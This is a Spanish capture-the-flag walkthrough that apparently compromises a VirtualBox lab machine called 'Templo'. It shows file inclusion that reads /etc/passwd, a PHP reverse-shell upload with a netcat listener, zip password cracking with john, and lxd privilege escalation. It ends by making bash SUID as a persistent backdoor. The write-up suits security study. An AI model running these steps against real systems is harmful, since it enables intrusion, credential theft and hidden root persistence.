

# TEMPLO

Primero de todo escaneamos nuestra red en busca de la ip de la máquina víctima:

```
> arp-scan -I ens33 --localnet
```

```
192.168.0.47    08:00:27:c7:8b:60
```

Ahí la tenemos, y sabemos que es esa por como empieza la dirección MAC. Ahora vamos a probar la conectividad con la máquina:

```
> ping -c 1 192.168.0.47
PING 192.168.0.47 (192.168.0.47) 56(84) bytes of data.
64 bytes from 192.168.0.47: icmp_seq=1 ttl=64 time=0.700 ms
```

Tenemos conectividad, y vemos la ttl de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a hacer el reconocimiento de puertos:

```
> nmap -sS -p- --open --min-rate 5000 -n -Pn -vvv 192.168.0.47 -oG allPorts
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 64
80/tcp	open	http	syn-ack ttl 64

En este caso solo tenemos dos puertos abiertos, ahora vamos a buscar más información de estos puertos:

```
> nmap -sCV -p22,80 192.168.0.47 -oN targeted
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; pr
| ssh-hostkey:
|   256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
|_  256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: RODGAR
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 08:00:27:C7:8B:60 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

No nos dice nada nuevo por lo que vamos a investigar la web.

Vamos a utilizar gobuster para buscar directorios:

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.0.47 -x .php,.txt,.html
```

```
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 20869]
/images (Status: 301) [Size: 313] [--> http://192.168.0.47/images/]
/css (Status: 301) [Size: 310] [--> http://192.168.0.47/css/]
/js (Status: 301) [Size: 309] [--> http://192.168.0.47/js/]
/wow (Status: 301) [Size: 310] [--> http://192.168.0.47/wow/]
/fonts (Status: 301) [Size: 312] [--> http://192.168.0.47/fonts/]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
```

Si vemos el directorio wow, tiene un archivo .txt que dice lo siguiente:

Vamos al /opt

Esto lo tendremos en cuenta más adelante.

Buscando, leemos que hay una parte de la web que NAMARI lo es todo, por lo que si probamos si es un directorio, vemos que si, y nos encontramos lo siguiente:

### Subir Archivo

Selecciona un archivo para subir:

No file selected.

Subir Archivo

### Incluir Archivo

Archivo a incluir:

Incluir

Y si probamos a ejecutar código donde dice Archivo a incluir:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/lib:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon,,/usr/lib/dhcpcd/bin/false messagebus:x:101:102:/nonexistent:/usr/sbin/nologin systemd-resolve:x:992:992:systemd Resolver:/usr/sbin/nologin pollinate:x:102:1:/var/cache/pollinate/bin/false polkitd:x:991:991:User for polkitd:/usr/sbin/nologin syslog:x:103:104:/nonexistent:/usr/sbin/nologin uidd:x:104:105:/run/uid:/usr/sbin/nologin tpdump:x:105:107:/nonexistent:/usr/sbin/nologin tss:x:106:108:TPM software stack,,/var/lib/tpm/bin/false landscape:x:107:109:/var/lib/landscape:/usr/sbin/nologin fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin usbmux:x:108:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin sshd:x:109:65534:/run/ssh:/usr/sbin/nologin rodgar:x:1000:1000:rodgar:/home/rodgar:/bin/bash
```

Y nos ejecuta y nos da la información de archivo /etc/passwd.

Ahora, utilizando filtros de php, vamos a extraer la información del index.php:

Lo extraemos y lo decodificamos con base64:

```
<?php
// Manejo de subida de archivos
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $target_dir = "uploads/";

    // Obtiene el nombre original del archivo y su extensión
    $original_name = basename($_FILES["fileToUpload"]["name"]);
    $file_extension = pathinfo($original_name, PATHINFO_EXTENSION);

    $file_name_without_extension = pathinfo($original_name, PATHINFO_FILENAME);
    $rot13_encoded_name = str_rot13($file_name_without_extension);
    $new_name = $rot13_encoded_name . '.' . $file_extension;

    // Crea la ruta completa para el nuevo archivo
    $target_file = $target_dir . $new_name;

    // Mueve el archivo subido al directorio objetivo con el nuevo nombre
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], $target_file)) {
        // Mensaje genérico sin mostrar el nombre del archivo
        $message = "El archivo ha sido subido exitosamente.";
        $message_type = "success";
    } else {
        $message = "Hubo un error subiendo tu archivo.";
        $message_type = "error";
    }
}

if (isset($_GET['page'])) {
    $file = $_GET['page'];
    include($file);
}

?base64: entrada inválida
```

Si nos fijamos, este código cambia el nombre del archivo encodeándolo con rot13.

Ahora tenemos que mandarle un archivo que llamaremos como queramos, en mi caso shell.php, y si vemos un decoder de rot13, vemos que cambiará el nombre a furyy.php. Entonces nos creamos el archivo php llamado shell y ponemos el código. En mi caso voy a utilizar la reverse shell de pentest monkey.


Ahora vamos a subir el archivo:

El archivo ha sido subido exitosamente.

Ahora nos abrimos con netcat el puerto que hemos puesto:

```
> nc -nlvp 443
listening on [any] 443 ...
|
```

Y vamos a uploads en NAMARI y ejecutamos furyy.php:



```
$ whoami
www-data
$
```

Y ya estamos dentro, y ahora tenemos que mirar el directorio opt.

A priori no hay nada en opt, pero si vemos ls -la y vemos los directorios ocultos, encontramos uno:

```
drwxrwxr-x  2 rodgar rodgar 4096 Aug  6 17:07 .XXX
www-data@TheHackersLabs-Templo:/opt$ cd .XXX
www-data@TheHackersLabs-Templo:/opt/.XXX$ ls
backup.zip
www-data@TheHackersLabs-Templo:/opt/.XXX$ |
```

Y vemos que tiene un zip llamado backup, el cual nos vamos a pasar a través de un servidor en python:

```
www-data@TheHackersLabs-Templo:/opt/.XXX$ python3 -m http.server 8080
```

```
> wget http://192.168.0.47:8080/backup.zip
--2024-10-08 13:53:59--  http://192.168.0.47:8080/backup.zip
Conectando con 192.168.0.47:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 378 [application/zip]
Grabando a: «backup.zip»

backup.zip                                     100%[=====
```




Y ya lo tenemos en la máquina atacante:

 backup.zip

Nos pide una contraseña, por lo que vamos a utilizar john para coger el hash y que nos descifre la contraseña:

```
> zip2john backup.zip > hash
ver 1.0 backup.zip/backup/ is not encrypted, or stored with non-ha
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.txt PKZIP Encr:
> john hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords
Proceeding with wordlist:/usr/share/john/password.lst
batman (backup.zip/backup/Rodgar.txt)
```

Ahora ya podemos acceder al txt:

```
> unzip backup.zip
Archive: backup.zip
  creating: backup/
[backup.zip] backup/Rodga
  extracting: backup/Rodga
> ls
backup  backup.zip [
> cd backup
> ls
Rodgar.txt
```

```
> cat Rodgar.txt
```

	File: Rodgar.txt
1	6rK5f6iqF;o 8dmla859/_

Vamos a probar eso como contraseña por ssh:

```
rodgar@TheHackersLabs-Templo:~$ whoami
rodgar
```

Y estamos dentro como rodgar.

Buscando información, encontramos que el usuario pertenece a varios grupos y entre ellos está lxd, por el cual podemos escalar privilegios.

Ahora vamos a seguir los siguientes pasos:

Primero nos clonamos un repositorio de una imagen de alpine-linux:

```
> git clone https://github.com/saghul/lxd-alpine-builder
```

Ahora abrimos un servidor en python para pasar la imagen:

```
python3 -m http.server 80
```

Y lo pasamos a la máquina víctima:

```
rodgar@TheHackersLabs-Templo:/tmp$ wget http://192.168.0.34/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-10-08 12:24:22-- http://192.168.0.34/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 192.168.0.34:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3,1M) [application/gzip]
Saving to: 'alpine-v3.13-x86_64-20210218_0139.tar.gz.1'

alpine-v3.13-x86_64-20210218_0139.tar.gz.1  100%[=====]
2024-10-08 12:24:22 (205 MB/s) - 'alpine-v3.13-x86_64-20210218_0139.tar.gz.1' saved [3259593/3259593]

rodgar@TheHackersLabs-Templo:/tmp$ |
```

Y ahora importamos la imagen:

```
lxc image import alpine-v3.13-x86_64-20210218_0139.tar.gz --alias alpine
```

Y ahora lo iniciamos y vemos la lista de imágenes:

```
rodgar@TheHackersLabs-Templo:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| alpine | cd73881adaac | no | alpine v3.13 (20210218_01:39) | x86_64 | CONTAINER | 3.11MiB | Oct 8, 2024 at 12:25pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Ahora añadimos privilegios para que se ejecute como root:

```
rodgar@TheHackersLabs-Templo:/tmp$ lxc init alpine privesc -c security.privileged=true
```

Ahora creamos una unidad temporal con bash:

```
lxc config device add privesc giveMeRoot disk source=/ path=/mnt/root recursive=true
```

Y ahora iniciamos:

```
rodgar@TheHackersLabs-Templo:/tmp$ lxc start privesc
rodgar@TheHackersLabs-Templo:/tmp$ lxc exec privesc -sh
Error: unknown shorthand flag: 's' in -sh
rodgar@TheHackersLabs-Templo:/tmp$ lxc exec privesc sh
~ # whoami
root
~ # |
```

Y ya somos root, pero podemos darnos permisos y ejecutarlo como rodgar:

```
~ # cd /mnt/root
/mnt/root # chmod 4777 bin/bash
/mnt/root # exit
```

```
rodgar@TheHackersLabs-Templo:/tmp$ bash -p
bash-5.2# whoami
root
```

Ahora ya en caso de perderlo podremos acceder directamente desde el usuario rodgar.